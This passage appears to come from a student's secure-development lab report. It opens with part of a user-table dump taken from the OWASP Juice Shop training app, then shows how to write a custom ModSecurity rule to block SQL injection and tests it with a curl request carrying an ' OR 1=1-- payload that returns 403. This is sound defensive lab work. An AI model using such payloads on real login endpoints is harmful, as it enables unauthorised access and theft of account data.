s/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":10,"username":"","email":"wurstbrot@juice-shop","password":"","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","updatedAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":11,"username":"","email":"amy@juice-shop","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","updatedAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":12,"username":"","email":"bjorn@juice-shop","password":"","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/12.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","updatedAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":13,"username":"","email":"bjorn@owasp.org","password":"","role":"deluxe","deluxeToken":"efe2f1599e2d93440d5243a1ffaf5a413b70cf3ac97156bd6fab9b5dfcbe0e4","lastLoginIp":"","profileImage":"assets/public/images/uploads/13.jpg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.571Z","updatedAt":"2025-04-12T17:43:06.571Z","deletedAt":null,"lastLoginTime":null,"id":15,"username":"","email":"accountant@juice-shop","password":"","role":"accounting","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.572Z","updatedAt":"2025-04-12T17:43:06.572Z","deletedAt":null,"lastLoginTime":null,"id":16,"username":"","email":"uvogin@juice-shop","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.572Z","updatedAt":"2025-04-12T17:43:06.572Z","deletedAt":null,"lastLoginTime":null,"id":17,"username":"","email":"demo","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.572Z","updatedAt":"2025-04-12T17:43:06.572Z","deletedAt":null,"lastLoginTime":null,"id":18,"username":"","email":"johnny@juice-shop","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.572Z","updatedAt":"2025-04-12T17:43:06.572Z","deletedAt":null,"lastLoginTime":null,"id":19,"username":"","email":"emma@juice-shop","password":"","role":"customer","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.572Z","updatedAt":"2025-04-12T17:43:06.572Z","deletedAt":null,"lastLoginTime":null,"id":20,"username":"","email":"stan@juice-shop","password":"","role":"deluxe","deluxeToken":"6f70e0f4b0f6685eff1ab979e8f5d7e39850369309bb206c2ad37d51a1f4e39","lastLoginIp":"","profileImage":"assets/public/images/uploads/20.jpg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.572Z","updatedAt":"2025-04-12T17:43:06.572Z","deletedAt":null,"lastLoginTime":null,"id":21,"username":"","email":"evmrox","email":"etherium@juice-shop","password":"","role":"deluxe","deluxeToken":"b49b30b294d8c76f5a34fc243b9b9cccb057b3675b07a5782276a547957f8ff","lastLoginIp":"","profileImage":"assets/public/images/uploads/default.svg","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.572Z","updatedAt":"2025-04-12T17:43:06.572Z","deletedAt":null,"lastLoginTime":null,"id":22,"username":"","email":"testing@juice-shop","password":"","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","totpSecret":"","isActive":true,"createdAt":"2025-04-12T17:43:06.572Z","updatedAt":"2025-04-12T17:43:06.572Z","deletedAt":null,"lastLoginTime":null}]}
```





## Task 2 – Part 2: Adding a Custom ModSecurity Rule in Dockerized OWASP CRS

This part involves creating a custom Web Application Firewall (WAF) rule to detect and block simple SQL injection attempts in a containerized OWASP ModSecurity Core Rule Set (CRS) environment.

### Step 1: Create Custom Rule File

Create a file named `custom-rules.conf` with the following rule definition:

```
cat <<EOF > custom-rules.conf
SecRule REQUEST_BODY|ARGS|ARGS_NAMES|REQUEST_URI|REQUEST_HEADERS \
  "@rx (?i)(\\|\\|\\|)?['\" ]s*OR\\s*1=1\\s*--" \
  "id:1005,\
  phase:2,\
  deny,\
  status:403,\
  msg:'Custom SQLi Rule',\
  chain"
SecRule REQUEST_HEADERS:Content-Type "application/json"
EOF
```

Purpose: This rule matches a classic SQL injection pattern and only triggers if the Content-Type is `application/json`.

### Step 2: Update Docker Configuration

Modify `docker-compose.yml` to mount your custom rule file:



```
services:
  modsecurity:
    image: owasp/modsecurity-crs:nginx
    volumes:
      - ./custom-rules.conf:/etc/modsecurity.d/owasp-crs/rules/custom-
rules.conf:ro
    environment:
      - BACKEND=http://juice-shop:3000
    ports:
      - "8080:8080"
```

🔒 Use :ro to ensure the rule file is read-only within the container. 📁 Rules must be mounted in: /etc/modsecurity.d/owasp-crs/rules/

🔄 Step 3: Automatic Inclusion No manual Include is needed — CRS automatically loads all .conf files in the rules/ directory:

```
# Already included in CRS:
Include /etc/modsecurity.d/owasp-crs/rules/*.conf
```

#### 🔧 Step 4: Test the Configuration

Restart the containers and send a test SQLi payload:

```
# Restart containers
docker-compose down && docker-compose up -d
```

```
# Test with curl
curl -v http://localhost:8080/rest/user/login \
-H "Content-Type: application/json" \
-d '{"email":"\\\\" OR 1=1--", "password":"x"}'
```

#### ● Response:

```
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Sat, 12 Apr 2025 19:56:29 GMT
< Content-Type: text/plain
< Content-Length: 146
< Connection: keep-alive
< Access-Control-Allow-Origin: *
< Access-Control-Max-Age: 3600
< Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
< Access-Control-Allow-Headers: *
```

```
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
```




## Step 5: Check for Rule Activation

Check if your custom rule triggered by viewing logs:

```
docker-compose logs modsecurity | grep 'id "1005"'
```

log entry:

```
modsecurity-1 | 2025/04/12 19:56:29 [error] 547#547: *31 [client
172.18.0.1] ModSecurity: Access denied with code 403 (phase 2). Matched
"Operator `Rx' with parameter `application/json' against variable
`REQUEST_HEADERS:Content-Type' (Value: `application/json' ) [file
"/etc/modsecurity.d/owasp-crs/rules/custom-rules.conf"] [line "1"] [id
"1005"] [rev "" ] [msg "Custom SQLi Rule"] [data "" ] [severity "0"] [ver "" ]
[maturity "0"] [accuracy "0"] [tag "modsecurity"] [tag "modsecurity"]
[hostname "172.18.0.3"] [uri "/rest/user/login"] [unique_id
"174448778951.660669"] [ref
"o11,11o11,1v138,40o0,11o0,1v11,11o0,16v102,16"], client: 172.18.0.1,
server: localhost, request: "POST /rest/user/login HTTP/1.1", host:
"localhost:8080"
```



```

yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$ curl -v http://localhost:8080/rest/user/login \
-H "Content-Type: application/json" \
-d '{"email":"\\\' OR 1=1--", "password":"x"}'
* Trying 127.0.0.1:8080...
* Connected to localhost (127.0.0.1) port 8080 (#0)
> POST /rest/user/login HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 40
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Sat, 12 Apr 2025 19:56:29 GMT
< Content-Type: text/plain
< Content-Length: 146
< Connection: keep-alive
< Access-Control-Allow-Origin: *
< Access-Control-Max-Age: 3600
< Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
< Access-Control-Allow-Headers: *
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host localhost left intact
yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$ docker compose logs modsecurity | grep 'id "1005"'
modsecurity-1 | 2025/04/12 19:56:29 [error] 547#547: *31 [client 172.18.0.1] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `application/json' against variable `REQUEST_HEADERS:Content-Type' (Value: `application/json' ) [file "/etc/modsecurity.d/owasp-crs/rules/custom-rules.conf"] [line "1"] [id "1005"] [rev ""] [msg "Custom SQLi Rule"] [data ""] [severity "0"] [ver ""] [maturity "0"] [accuracy "0"] [tag "modsecurity"] [tag "modsecurity"] [hostname "172.18.0.3"] [uri "/rest/user/login"] [unique id "174448778951.660669"] [ref "o11,11o11,1v138,40o0,11o0,1v11,11o0,16v102,16"], client: 172.18.0.1, server: localhost, request: "POST /rest/user/login HTTP/1.1", host: "localhost:8080"
yehia@yehia-Aspire-A315-58:~/My station/secure development/lab5$

```